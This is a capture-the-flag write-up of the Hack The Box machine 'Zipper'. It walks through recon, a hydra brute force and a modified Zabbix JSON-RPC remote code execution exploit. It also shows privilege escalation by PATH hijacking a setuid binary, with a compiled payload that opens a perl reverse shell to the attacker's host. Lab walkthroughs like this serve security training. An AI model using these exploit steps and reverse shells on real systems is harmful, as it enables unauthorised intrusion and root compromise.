Hack The Box - Writeup

Zipper

Patrick Hener

October 30, 2018

Table of Content

Recon

As always Recon starts with nmap.

nmap

```
Discovered open port 22/tcp on 10.10.10.108
Discovered open port 80/tcp on 10.10.10.108
Discovered open port 10050/tcp on 10.10.10.108
```

Results of nmap with service scan

Port	Status	Service
22/tcp	open	OpenSSH 7.6p1 Ubuntu 4
80/tcp	open	Apache httpd 2.4.29
10050/tcp	open	tcpwrapped

gobuster

```
--- loot/zipper <master> » gobuster \
-w /usr/share/dirbuster/directory-list-lowercase-2.3-medium.txt \
-u http://10.10.10.108

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.108/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Status codes : 307,200,204,301,302
=====================================================
/zabbix (Status: 301)
=====================================================
```

Browser

Then browse to http://10.10.10.108/zabbix.

No login is known so we will proceed as guest. Enumerating everything which can be read within th guest page I created a possible wordlist for username and password.

```
--- loot/zipper <master> » cat userpass.txt
zapper
Zapper
Password
password
zipper
Zipper
Zabbix
zabbix
Admin
admin
Administrator
administrator
```

Using hydra it was easy to find out that username and password is both `zapper`:

So now we can login but get the error: ***GUI access disabled.***

Initial Foothold - Get user.txt

Using the exploit *Zabbix 2.2 < 3.0.3 - API JSON-RPC Remote Code Execution* found by using the exploit-db you can gain a **zabbix-shell**. But first you need to alter the exploit and provide the IP address, username and password.

```
--- loot/zipper <master> » ./exploit.py
uid name
10105 Zabbix
10106 Zipper
[input_hostid]>>:
```

Using this exploit you can browse the two hosts at least. I used a perl oneliner reverse shell to get a more comfortable shell then.

```
perl -e 'use Socket;$i="10.10.14.3";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname('
```

Browsing the host you will discover the directory */backups/*. Download the two 7zip archives.

Clearly we are in a docker container.

After hammering in here for a long time (dead end) I then went one step back and enumerated.

I switched the exploit to a almost similar one:



Figure 1: Results of Hydra bruteforce attack

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

# Exploit Title: Zabbix RCE with API JSON-RPC
# Date: 06-06-2016
# Exploit Author: Alexander Gurin
# Vendor Homepage: http://www.zabbix.com
# Software Link: http://www.zabbix.com/download.php
# Version: 2.2 - 3.0.3
# Tested on: Linux (Debian, CentOS)
# CVE : N/A
[.. output omitted..]
```

In this exploit I hardcoded the url, credentials **AND** the host id *10106* (host zipper **NOT** zabbix).

Then I updated two sections:

```
--- loot/zipper <master> » diff /opt/exploit-database/exploits/php/webapps/39937.py \
 ./39937.py
17c17
< ZABIX_ROOT = 'http://192.168.66.2'    ### Zabbix IP-address
---
> ZABIX_ROOT = 'http://10.10.10.108/zabbix' ### Zabbix IP-address
20,22c20,22
< login = 'Admin'       ### Zabbix login
< password = 'zabbix'   ### Zabbix password
< hostid = '10084'  ### Zabbix hostid
---
> login = 'zapper'      ### Zabbix login
> password = 'zapper'   ### Zabbix password
> hostid = '10106'  ### Zabbix hostid
53c53,54
<           "command": ""+cmd+""
---
>           "command": ""+cmd+"",
>           "execute_on": "0"
67c68,69
<           "hostid": ""+hostid+""
---
>           "hostid": ""+hostid+"",
>           "execute_on": "0"
75c77
<   print cmd_exe["result"]["value"]
\ No newline at end of file
```

```
---
>   print cmd_exe["result"]["value"]
```

Following the api guide of zabbix *execute_on* will force the execution of the command on the agent as target. Default value is *1* which will trigger the command on the zabbix server itself.

Finally you will get a shell on

```
zabbix@zipper:/home/zapper$ ls -la
total 48
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 .
drwxr-xr-x 3 root   root   4096 Sep  8 06:44 ..
-rw------- 1 zapper zapper    0 Sep  8 13:44 .bash_history
-rw-r--r-- 1 zapper zapper  220 Sep  8 06:44 .bash_logout
-rw-r--r-- 1 zapper zapper 4699 Sep  8 13:41 .bashrc
drwx------ 2 zapper zapper 4096 Sep  8 06:45 .cache
drwxrwxr-x 3 zapper zapper 4096 Sep  8 13:13 .local
-rw-r--r-- 1 zapper zapper  807 Sep  8 06:44 .profile
-rw-rw-r-- 1 zapper zapper   66 Sep  8 13:13 .selected_editor
drwx------ 2 zapper zapper 4096 Sep  8 13:14 .ssh
-rw------- 1 zapper zapper   33 Sep  9 19:07 user.txt
drwxrwxr-x 2 zapper zapper 4096 Sep  8 13:27 utils
zabbix@zipper:/home/zapper$ whoami
zabbix
zabbix@zipper:/home/zapper$ hostname
zipper
zabbix@zipper:/home/zapper$
```

You'll find a interesting directory with a interesting content:

```
zabbix@zipper:/home/zapper/utils$ ls -la
total 20
drwxrwxr-x 2 zapper zapper 4096 Sep  8 13:27 .
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 ..
-rwxr-xr-x 1 zapper zapper  194 Sep  8 13:12 backup.sh
-rwsr-sr-x 1 root   root   7556 Sep  8 13:05 zabbix-service
zabbix@zipper:/home/zapper/utils$
```

So looking at backup.sh will reveal the 7zip password needed to open the previously downloaded 7zip's.

```
zabbix@zipper:/home/zapper/utils$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
```

```
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z\
-pZippityDoDah /home/zapper/utils/* &>/dev/null
```

AND! Take a lucky guess:

```
zabbix@zipper:/home/zapper/utils$ su zapper
Password: ZippityDoDah

bash: cannot set terminal process group (1854): Inappropriate ioctl for device
bash: no job control in this shell

[banner omitted]

[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2018-10-30.7z


zapper@zipper:~/utils$
zapper@zipper:~/utils$ cd ..
zapper@zipper:~$ cat user.txt
aa29e93f48c64f8586448b6f6e38fe33
zapper@zipper:~$
```

And while you are here be sure to grab the private key for ssh login. Makes things easier.

Priv Esc - Get root.txt

Looking for setuid/setgid:

```
zapper@zipper:/$ find / -perm -4000 2>/dev/null
/home/zapper/utils/zabbix-service
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/ping
/bin/su
/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

```
/usr/bin/traceroute6.iputils
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
```

`zabbix-service` looks interesting!

Unzipping the 7zip previously downloaded you might wanna look at the *zabbix-service* with ltrace.

```
--- loot/zipper <master> » ltrace ./zabbix-service
__libc_start_main(0x565ec6ed, 1, 0xff838f34, 0x565ec840 <unfinished ...>
setuid(0)                                        = -1
setgid(0)                                        = -1
printf("start or stop?: ")                       = 16
fgets(start or stop?: stop
"stop\n", 10, 0xf7ebb580)                        = 0xff838e62
strcspn("stop\n", "\n")                          = 4
strcmp("stop", "start")                          = 1
strcmp("stop", "stop")                           = 0
system("systemctl stop zabbix-agent"
```

As you can see systemctl is run without a PATH. So it is just as easy as hijacking the binary and path. This is all done on the machine.

Step 1 - constructing malicious *systemctl.c*

```
zapper@zipper:~/utils$ cat systemctl.c
int main(int argc, char **argv) {
    setuid(0);
    system("id && whoami");
    system("cat /root/root.txt");
    return 0;
}
```

Step 2 - compiling *systemctl*

```
zapper@zipper:~/utils$ gcc systemctl.c -o systemctl
systemctl.c: In function ‘main’:
systemctl.c:2:2: warning: implicit declaration of function ‘setuid’
                          [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~~
systemctl.c:3:2: warning: implicit declaration of function ‘system’
```

```
                          [-Wimplicit-function-declaration]
  system("id && whoami");
  ^~~~~~
```

Step 3 - Killing the PATH

```
PATH=.:${PATH} export PATH
```

```
zapper@zipper:~/utils$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
:/usr/local/games
```

Notice the **.** before the PATH. That's what we want.

Step 4 - Get root!

```
zapper@zipper:~/utils$ ./zabbix-service stop
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip)
,46(plugdev),111(lpadmin),112(sambashare),1000(zapper)
root
a7c743d35b8efbedfd9336492a8eab6e
```

Root shell for shits and giggles

```
zapper@zipper:~/utils$ cat systemctl.c
int main(int argc, char **argv) {
    setuid(0);
    system("id && whoami");
    system("cat /root/root.txt");
    system("perl -e 'use Socket;$i=\"10.10.14.4\";
        $p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));
        if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,\">&S\")
        ;open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/bash -i\");};'");
    return 0;
}
```

```
zapper@zipper:~/utils$ gcc systemctl.c -o systemctl
systemctl.c: In function ‘main’:
systemctl.c:2:2: warning: implicit declaration of function ‘setuid’
                          [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~~
```

```
systemctl.c:3:2: warning: implicit declaration of function ‘system’
                          [-Wimplicit-function-declaration]
  system("id && whoami");
  ^~~~~~

zapper@zipper:~/utils$ ./zabbix-service stop
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),
30(dip),46(plugdev),111(lpadmin),112(sambashare),1000(zapper)
root
a7c743d35b8efbedfd9336492a8eab6e
```

On my attacker box:

```
--- ~ » ncat -lvp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:53612.

[Banner omitted]

[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2018-10-30.7z
4.0K    /backups/zabbix_scripts_backup-2018-10-30.7z

root@zipper:~/utils# whoami
whoami
root
root@zipper:~/utils# hostname
hostname
zipper
root@zipper:~/utils# cat /root/root.txt
cat /root/root.txt
a7c743d35b8efbedfd9336492a8eab6e
root@zipper:~/utils#
```